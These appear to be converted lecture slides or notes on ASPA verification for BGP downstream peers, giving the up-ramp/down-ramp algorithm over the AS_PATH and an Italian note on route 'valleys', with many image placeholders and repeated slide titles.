


ASPA verification: downstream peers


Basic principle: let $\{ \text{AS}[N], \text{AS}[N-1], \dots, \text{AS}[2], \text{AS}[1] \}$ be the AS_PATH sequence, with $N >= 3$

1. let u, v with $u \leq v$
 - a. if $(\text{AS}[u-1], \text{AS}[u])$ outcome is “Not Provider” **and** $(\text{AS}[v+1], \text{AS}[v])$ outcome is “Not Provider” \rightarrow **invalid**
2. Up-ramp: determine the highest K such that $(\text{AS}[K-1], \text{AS}[K]) = \text{“Provider”}$
3. Down-ramp: determine the highest L such that $(\text{AS}[L+1], \text{AS}[L]) = \text{“Provider”}$
4. If $L-K \leq 1 \rightarrow \text{valid}$ else **unknown**


immaginiamo di avere 2 customer, ne arriva un terzo che esporta un address. Ci sono i vari livelli fino a TIER-1, che propaga annuncio ad altri TIER, per poi “riscendere” di gerarchia. Quindi SALE e SCENDE, ma nello stesso BGP announcement non voglio farlo spesso. Questo si chiama VALLEY.




ASPA verification: downstream peers




ASPA verification: downstream peers




ASPA verification: downstream peers




ASPA verification: downstream peers




ASPA verification: downstream peers




ASPA verification: downstream peers



ASPA verification: downstream peers

